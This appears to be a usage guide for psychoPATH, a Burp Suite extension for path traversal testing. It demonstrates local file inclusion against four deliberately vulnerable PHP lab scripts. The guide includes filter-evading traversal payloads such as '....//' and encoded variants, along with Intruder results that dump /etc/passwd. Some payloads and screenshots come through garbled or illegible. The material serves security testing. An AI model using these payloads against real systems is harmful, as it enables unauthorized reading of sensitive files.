

psychoPATH – usage scenarios



Table of contents

1. LFI
 1. one.php
 2. two.php
 3. three.php
 4. four.php
2. File uploads
 1. Traversal outside the webroot
 2. Traversal inside the webroot
 3. No traversal inside the webroot
3. Directory checker – other scenarios

Hunting LFI (Local File Inclusion aka arbitrary file read)

The *Path traversal* generator can be easily used for hunting Local File Inclusion/arbitrary file reading issues as well - and it's simpler than hunting uploads.


The https://github.com/ewilded/psychoPATH/test_cases/LFI directory contains three vulnerable PHP scripts, reflecting the non-recurrent filter cases broken down in the *Evasive techniques* section of the README.

Below is a short presentation on how all three can be quickly detected with the payloads provided by psychoPATH.

test_cases/LFI/one.php:

```
1|<?php
2
3|if(isset($_GET['file']))
4|{
5|    $file=str_replace('../','',$_GET['file']);
6|    echo @file_get_contents('.'.$file);
7|}
8|#removing only ../
9|?>
```

First screenshot shows us the response of the script when a benign string *foo* is provided under the *file* variable. No content is returned:



We send the request to Intruder and mark the injection point:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the positions.

Attack type: **Sniper**

```
GET /LFI/one.php?file=$foo$ HTTP/1.1
Host: localhost:1112
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Connection: close
```

In payload options, we choose *Extension generated* -> *Path traversal* payload type:

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type determined in the Intruder configuration.

Payload set: **1** Payload count: unknown

Payload type: **Extension-generated** Request count: unknown

Payload Options [Extension-generated]

This payload type invokes a Burp extension to generate payloads.

Selected generator: **Path traversal**

Select generator ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
<input type="checkbox"/>	

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission.

☐ URL-encode these characters: **^=<>?+&*;"'{}|^`**

Please remember to uncheck the *URL-encode these characters* box – the output encoding is handled by the plugin itself - and customizable.

Now let's move to the psychoPATH configuration panel. We choose the file name we would like to read, for instance `/etc/passwd`.

We turn the *LFI mode* on, so no payloads involving web roots will be used. We can also enable *LFI optimization* to only use the longest traversal payloads (reasonable when the file we are requesting is an absolute path, like `/etc/passwd`):

Directory separator to use: Nix / (default) ▾

Filename: `/etc/passwd`

Optimize webroot payloads ☒

Include absolute web roots ☒

LFI mode (don't use web roots) ☒

Optimize the LFI mode (use longest traversal only) ☒

The maximum number of traversals: 8

Evasive techniques to use:

Default ▾

....//
...//
.....///
. {BREAK} . {BREAK} /

Remove

Clear

Breakup strings to replace {BREAK} (asciihex):

20

Remove

Breakup-string (asciihex):

Add

Output encodings to use:

None
URL

Remove

Clear

URL ▾

Also, it is safe to choose two output encoding modes; *None* and *URL-encoding*.

We proceed to Intruder, simply run *Start attack* and watch:

The screenshot shows the Intruder attack tool interface. The top section displays a list of requests (0-12) with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. Request 5 is highlighted in orange, and its response is shown in the bottom section. The response is a raw HTML document with a content-type of text/html; charset=UTF-8. The response body contains a list of system user accounts and their home directories, including root, daemon, bin, sys, sync, games, man, and lp.

Request	Payload	Status	Error	Timeout	Length	Comment
0	/etc/passwd	200			166	
1	%2Fetc%2Fpasswd	200			166	
2	..//etc/passwd	200			166	
3	...//etc/passwd	200			166	
4//etc/passwd	200			166	
5//etc/passwd	200			3227	
6//etc/passwd	200			3227	
7//etc/passwd	200			166	
8//etc/passwd	200			166	
9//etc/passwd	200			166	
10//etc/passwd	200			166	
11//etc/passwd	400			483	
12//etc/passwd	200			166	

Request 5: Payload://etc/passwd, Status: 200, Error: , Timeout: , Length: 3227, Comment: .

Response: content-type: text/html; charset=UTF-8

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

As it can be seen in Intruder's output, two variants (URL-encoded and raw) of the non-recurrent evasive payload// hit the file.

Let's move on to another example.

two.php:

```
1<?php
2
3if(isset($_GET['file']))
4{
5    $file=str_replace('./','',$_GET['file']);
6    echo @file_get_contents('./'.$file);
7}
8#removing only ./
9?>
```

With the exactly same configuration, the Intruder attack results are as follows:

[illegible]

three.php:

```
1<?php
2
3if(isset($_GET['file']))
4{
5    $file=str_replace('../','',$_GET['file']);
6    $file=str_replace('../','',$file);
7    echo @file_get_contents('../'.$file);
8}
9#removing ../ then ./
10?>
```

[illegible]

four.php:

```
1|<?php
2
3if(isset($_GET['file']))
4{
5    $file=str_replace('..','',$_GET['file']);
6    $file=str_replace(' ','',$file); // removing white spaces
7    echo @file_get_contents('./'.$file);
8}
9#removing .. then white spaces
10?>
```

And the winner is:

Intruder attack 17

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	167
1	/etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
2	%2Fetc%2Fpasswd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
3/etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
4	...%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
5//etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
6%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F%2F%2Fetc%2Fpasswd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
7//etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
8	...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F%2F%2Fetc%2Fpasswd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
9//etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	167
10%2F%2F%2F...%2F%2F%2F...%2F%2F%2F...%2F%2F%2F...%2F%2F%2F...%2F%2F%2F...%2F%2F%2F.....	200	<input type="checkbox"/>	<input type="checkbox"/>	167
11//etc/passwd	400	<input type="checkbox"/>	<input type="checkbox"/>	483
12	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F%2Fetc%2Fpasswd	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	3228

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK  
Date: Thu, 25 May 2017 10:26:30 GMT  
Server: Apache/2.4.25 (Debian)  
Vary: Accept-Encoding  
Content-Length: 3036  
Connection: close  
Content-Type: text/html; charset=UTF-8
```

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
pin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/svnc
```


Hunting uploads in the dark

The interface contains several configurable lists of elements used to build permutations of all potentially valid web root paths:

TBD